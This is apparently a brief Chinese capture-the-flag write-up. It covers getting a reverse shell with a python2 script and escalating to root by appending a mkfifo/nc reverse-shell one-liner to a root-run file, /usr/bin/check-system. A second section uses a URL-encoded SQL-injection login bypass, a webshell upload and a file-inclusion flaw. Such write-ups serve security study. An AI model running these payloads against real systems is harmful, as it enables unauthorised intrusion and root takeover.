使用python2运行即可得到反弹shell

但是没权限,需要提权
发现/usr/bin/check-system文件

nc -lvvp 12345
使用以下命令即可,等待一会就会有root权限的shell了
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc vps 12345 >/tmp/f" >> check-system

综合挑战
使用un=or%200%3d0%20%23%22&ps=%5c
登录,发现存在文件上传功能,上传木马(简单绕过即可)
无法直接使用这个木马
仔细观察数据包,发现存在文件包含漏洞
包含木马文件即可使用


 浙公网安备 33010602011771号